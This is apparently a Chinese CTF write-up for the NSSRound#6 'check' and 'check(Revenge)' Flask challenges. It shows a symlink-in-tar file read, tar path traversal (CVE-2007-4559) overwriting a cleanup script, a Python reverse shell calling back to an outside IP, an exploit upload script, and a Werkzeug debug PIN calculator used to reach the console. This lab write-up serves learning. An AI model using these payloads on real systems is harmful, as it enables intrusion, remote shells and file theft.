[NSSRound#6 Team] 题目复现 [NSSRound#6 Team]check 访问题目给出了源码,后端服务器是用 Python (Flask)运行的
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 from flask import Flask, requestimport tarfileimport osapp = Flask(__name__) app.config['UPLOAD_FOLDER' ] = './uploads' app.config['MAX_CONTENT_LENGTH' ] = 100 * 1024 ALLOWED_EXTENSIONS = set (['tar' ]) def allowed_file (filename ): return '.' in filename and \ filename.rsplit('.' , 1 )[1 ].lower() in ALLOWED_EXTENSIONS @app.route('/' def index (): with open (__file__, 'r' ) as f: return f.read() @app.route('/upload' , methods=['POST' ] def upload_file (): if 'file' not in request.files: return '?' file = request.files['file' ] if file.filename == '' : return '?' print (file.filename) if file and allowed_file(file.filename) and '..' not in file.filename and '/' not in file.filename: file_save_path = os.path.join(app.config['UPLOAD_FOLDER' ], file.filename) if (os.path.exists(file_save_path)): return 'This file already exists' file.save(file_save_path) else : return 'This file is not a tarfile' try : tar = tarfile.open (file_save_path, "r" ) tar.extractall(app.config['UPLOAD_FOLDER' ]) except Exception as e: return str (e) os.remove(file_save_path) return 'success' @app.route('/download' , methods=['POST' ] def download_file (): filename = request.form.get('filename' ) if filename is None or filename == '' : return '?' filepath = os.path.join(app.config['UPLOAD_FOLDER' ], filename) if '..' in filename or '/' in filename: return '?' if not os.path.exists(filepath) or not os.path.isfile(filepath): return '?' with open (filepath, 'r' ) as f: return f.read() @app.route('/clean' , methods=['POST' ] def clean_file (): os.system('/tmp/clean.sh' ) return 'success' if __name__ == '__main__' : app.run(host='0.0.0.0' , debug=True , port=80 )
经过代码审计,网页存在上传文件和下载文件两个功能。
上传文件功能对文件名做了要求:必须是tar后缀文件,不能有.., /存在在文件名中,防止目录穿越。上传tar文件后,会使用python的extractall函数对tar进行解压
1
2
tar = tarfile.open (file_save_path, "r" ) tar.extractall(app.config['UPLOAD_FOLDER' ])
下载文件功能可以传入一个文件名,然后服务端会读取文件。
这里使用的攻击方式就是利用软链接进行任意文件读取。
Python 的 tarfile.extractall() 在解压 .tar 压缩包时,默认行为非常“诚实”:如果压缩包里包含一个软链接文件,它就会在服务器的目标目录(uploads/)下原封不动地创建一个一模一样的软链接。
1
2
3
4
# 创建软链接 ln -s /flag exp # 打包成tar压缩包 tar -cf hack.tar exp
上传tar包后,
在服务器的 ./uploads/ 目录下,生成了一个名叫 exp 的软链接,它在服务器本地指向了服务器的 /flag
最后在/download接口提交参数filename=exp读取到/flag内容。
[NSSRound#6 Team]check(Revenge) 源码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 from flask import Flask, requestimport werkzeug.debugimport tarfileimport osapp = Flask(__name__) app.config['UPLOAD_FOLDER' ] = './uploads' app.config['MAX_CONTENT_LENGTH' ] = 100 * 1024 ALLOWED_EXTENSIONS = set (['tar' ]) def allowed_file (filename ): return '.' in filename and \ filename.rsplit('.' , 1 )[1 ].lower() in ALLOWED_EXTENSIONS @app.route('/' def index (): with open (__file__, 'r' ) as f: return f.read() @app.route('/upload' , methods=['POST' ] def upload_file (): if 'file' not in request.files: return '?' file = request.files['file' ] if file.filename == '' : return '?' if file and allowed_file(file.filename) and '..' not in file.filename and '/' not in file.filename: file_save_path = os.path.join(app.config['UPLOAD_FOLDER' ], file.filename) if os.path.exists(file_save_path): return 'This file already exists' file.save(file_save_path) else : return 'This file is not a tarfile' try : tar = tarfile.open (file_save_path, "r" ) tar.extractall(app.config['UPLOAD_FOLDER' ]) except Exception as e: return str (e) os.remove(file_save_path) return 'success' @app.route('/download' , methods=['POST' ] def download_file (): filename = request.form.get('filename' ) if filename is None or filename == '' : return '?' filepath = os.path.join(app.config['UPLOAD_FOLDER' ], filename) if '..' in filename or '/' in filename: return '?' if not os.path.exists(filepath) or not os.path.isfile(filepath): return '?' if os.path.islink(filepath): return '?' if oct (os.stat(filepath).st_mode)[-3 :] != '444' : return '?' with open (filepath, 'r' ) as f: return f.read() @app.route('/clean' , methods=['POST' ] def clean_file (): os.system('su ctf -c /tmp/clean.sh' ) return 'success' if __name__ == '__main__' : app.run(host='0.0.0.0' , debug=True , port=80 )
代码通过增加了os.path.islink(filepath)判断下载的文件是否存在软连接,所以不能再用软链接读取任意文件。
这里使用CVE-2007-4559漏洞,可以通过tar.extractall()函数的漏洞,解压文件时候,覆盖掉目录中的文件
源代码里留了一个/clean路由,每次访问会以ctf身份调clean.sh 直接把反弹shell写进去
1
2
3
4
5
6
7
8
#!/usr/bin/env python3 import socket, subprocess, os s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(("8.148.87.56", 12792)) os.dup2(s.fileno(), 0) os.dup2(s.fileno(), 1) os.dup2(s.fileno(), 2) subprocess.call(["/bin/sh", "-i"])
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
import requests as reqimport tarfilefrom pathlib import PathBASE_DIR = Path(__file__).resolve().parent EXP_SH = BASE_DIR / "exp.sh" EXP_TAR = BASE_DIR / "exp.tar" TARGET = "http://node7.anna.nssctf.cn:22847" def changeFileName (tarinfo ): tarinfo.name = "../../../../tmp/clean.sh" tarinfo.mode = 0o755 return tarinfo def build_tar (): with tarfile.open (EXP_TAR, "w" ) as tar: tar.add(EXP_SH, filter =changeFileName) def upload (): url = f"{TARGET} /upload" with EXP_TAR.open ("rb" ) as file: response = req.post(url=url, files={"file" : ("exp.tar" , file)}) print (response.text) def clean (): url = f"{TARGET} /clean" response = req.post(url) print (response.text) if __name__ == "__main__" : build_tar() upload() clean()

flag应该在you_could_never_guess_the_flag_path中
但是只有root用户能够读取,这里就涉及到提权。发现main.py是root权限运行,可以计算PIN码进入console控制台获取到flag。
简单了解一下flask应用的控制台,

flask在开启debug模式下,可以通过输入pin码进行代码调试模式,也就是console控制台。进入控制台之后再进行命令执行。
这个东西怎么算呢?需要获得几个东西
1
2
3
4
5
6
7
8
9
10
11
1. username,用户名 查看 /etc/passwd 或通过报错信息推断 2. modname 默认值为flask.app 3. appname 默认值为Flask 4. moddir,flask库下app.py的绝对路径 5. uuidnode,当前网络的mac地址的十进制数 6. machine_id,docker机器id
很多都是默认的,重点需要关注三个东西
1
2
3
4
5
6
7
8


moddir:flask所在的路径,通过查看debug报错信息获得 uuidnode:通过uuid.getnode()读取。 通过文件/sys/class/net/eth0/address得到16进制结果,转化为10进制进行计算 machine_id:linux的id一般存放在/etc/machine-id或/proc/sys/kernel/random/boot_id。 docker靶机则读取/proc/self/cgroup 最后获取/etc/machine-id+/proc/self/cgroup或/proc/sys/kernel/random/boot_id+/proc/self/cgroup 前者等级更高
1
2
3
4
5
cat /sys/class/net/eth0/addresscat /etc/machine-idcat /proc/self/cgroup
计算PIN码的exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
import hashlibfrom itertools import chainprobably_public_bits = [ 'root' 'flask.app' , 'Flask' , '/usr/local/lib/python3.10/site-packages/flask/app.py' ] private_bits = [ '2485377826820' , '96cec10d3d9307792745ec3b85c896200b8e9d6b9de11a0a76e0ae7075b7d5a5f6f91638e3e006c273bf6a8e315726ad ' ] h = hashlib.sha1() for bit in chain(probably_public_bits, private_bits): if not bit: continue if isinstance (bit, str ): bit = bit.encode('utf-8' ) h.update(bit) h.update(b'cookiesalt' ) cookie_name = '__wzd' + h.hexdigest()[:20 ] num = None if num is None : h.update(b'pinsalt' ) num = ('%09d' % int (h.hexdigest(), 16 ))[:9 ] rv = None if rv is None : for group_size in 5 , 4 , 3 : if len (num) % group_size == 0 : rv = '-' .join(num[x:x + group_size].rjust(group_size, '0' ) for x in range (0 , len (num), group_size)) break else : rv = num print (rv)

计算出来PIN码最后在控制台用os模块读flag。
倒腾了半天反弹shell,先是看了半天内网渗透怎么搞,然后图方便在本机开 cpolar隧道,在虚拟机监听,但是我的虚拟机跟主机不知道什么原因ping不通,又改在虚拟机开隧道,然后发现shell没写执行权限反弹不上,最后好不容易连上了,ls /完,题目环境到了。很艰辛的说。
refferences [NSSRound#6 Team]Web学习_[nssround#6 team]check(revenge)-CSDN博客
flask–通过算pin码进入控制台_flask console-CSDN博客